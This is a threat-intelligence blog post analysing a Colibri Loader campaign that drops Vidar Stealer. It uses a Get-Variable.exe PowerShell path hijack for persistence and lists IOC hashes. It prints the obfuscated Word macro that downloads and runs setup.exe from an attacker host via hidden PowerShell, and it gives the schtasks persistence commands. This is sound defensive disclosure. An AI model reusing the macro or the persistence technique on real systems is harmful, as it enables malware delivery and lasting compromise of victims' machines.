Colibri Loader combines Task Scheduler and PowerShell in clever persistence technique

Threat Intelligence Team ⋮⋮ 4/5/2022

This blog post was authored by Ankur Saini, with contributions from Hossein Jazi and Jérôme Segura

Colibri Loader is a relatively new piece of malware that first appeared on underground forums in August 2021 and was advertised to "*people who have large volumes of traffic and lack of time to work out the material*". As it names suggests, it is meant to deliver and manage payloads onto infected computers.

Our Threat Intelligence Team recently uncovered a new Colibri Loader campaign delivering the Vidar Stealer as final payload. There is already published material about Colibri by CloudSek and independent researchers. Since most of the details about the bot have been covered, we decided to highlight a persistence technique we haven't seen before.

Campaign attack chain

The attack starts with a malicious Word document deploying Colibri bot that then delivers the Vidar Stealer. The document contacts a remote server at (securetunnel[.]co) to load a remote template named trkal0.dot that contacts a malicious macro. This attack is known as remote template injection.

The macro enables PowerShell to download the final payload (Colibri Loader) as setup.exe:

```
Private Sub Document_Open()
zgotwed = "C:\Users\Public\setup.ex`e"
n87lcy4 = Replace("new:72Cs19e4ts4D", "s19e4ts", "2")
Set hu9v0dd = GetObject(n87lcy4 & "D5-D70A-438B-8A42-984" & CLng("1.8") &
"4B88AFB" & CInt("8.1"))
hu9v0dd.exec "cm" & "d /c powers^hell -w hi Start-BitsTransfer -Sou
htt`ps://securetunnel .co/connection/setup.e`xe -Dest " & zgotwed & ";" &
zgotwed
End Sub
```

Abusing PowerShell for Persistence

Colibri leverages PowerShell in a unique way to maintain persistence after a reboot. Depending on the Windows version, Colibri drops its copy in %APPDATA%\Local\Microsoft\WindowsApps and names it Get-Variable.exe for Windows 10 and above, while for lower versions it drops it in %DOCUMENTS%/WindowsPowerShell named as dllhost.exe

On Windows 7, it creates a scheduled task using the following command:

- schtasks.exe /create /tn COMSurrogate /st 00:00 /du 9999:59 /sc once /ri 1 /f /tr "**C:\Users\admin\Documents\WindowsPowerShell\dllhost.exe**"

On Windows 10 and above, it creates a scheduled task using the following command:

- schtasks.exe /create /tn COMSurrogate /st 00:00 /du 9999:59 /sc once /ri 1 /f /tr "**powershell.exe -windowstyle hidden**"

In the first scenario (Win7), we see a task pointing to the path of Colibri Loader. However, in the second we see an odd task to execute PowerShell with a hidden window. This is what we believe is a new persistence technique employed by the malware author.

As mentioned earlier, it drops the file with the name Get-Variable.exe in the WindowsApps directory. It so happens that Get-Variable is a valid PowerShell cmdlet (a cmdlet is a lightweight command used in the Windows PowerShell environment) which is used to retrieve the value of a variable in the current console.

Additionally, WindowsApps is by default in the path where PowerShell is executed. So when the Get-Variable command is issued on PowerShell execution, the system first looks for the Get-Variable executable in the path and executes the malicious binary instead of looking for the PowerShell cmdlet.

We reproduced this technique using the calculator to show how an adversary can easily achieve persistence combining a scheduled task and any payload (as long as it is called Get-Variable.exe and placed in the proper location):


A search on VirusTotal for the file name *Get-Variable.exe* indicates that the first malicious file uploaded to the platform happened last August, which matches with the time that Colibri appeared on XSS underground forums. That sample has the same networking features as Colibri which helps us ascertain with more confidence that the technique was debuted by Colibri.

Conclusion

Colibri is still in its infancy but it already offers many features for attackers and slowly seems to be gaining popularity. The persistence technique we outlined in this blog is simple but efficient and does not appear to be known.

Malwarebytes users are protected against this attack thanks to our Anti-Exploit layer:

IOCs

Word Document

666268641a7db3b600a143fff00a063e77066ad72ac659ebc77bb5d1acd5633d

setup.exe (Colibri)

54a790354dbe3ab90f7d8570d6fc7eb80c024af69d1db6d0f825c094293c5d77

install.exe (Vidar)

b92f4b4684951ff2e5abdb1280e6bff80a14b83f25e4f3de39985f188d0f3aad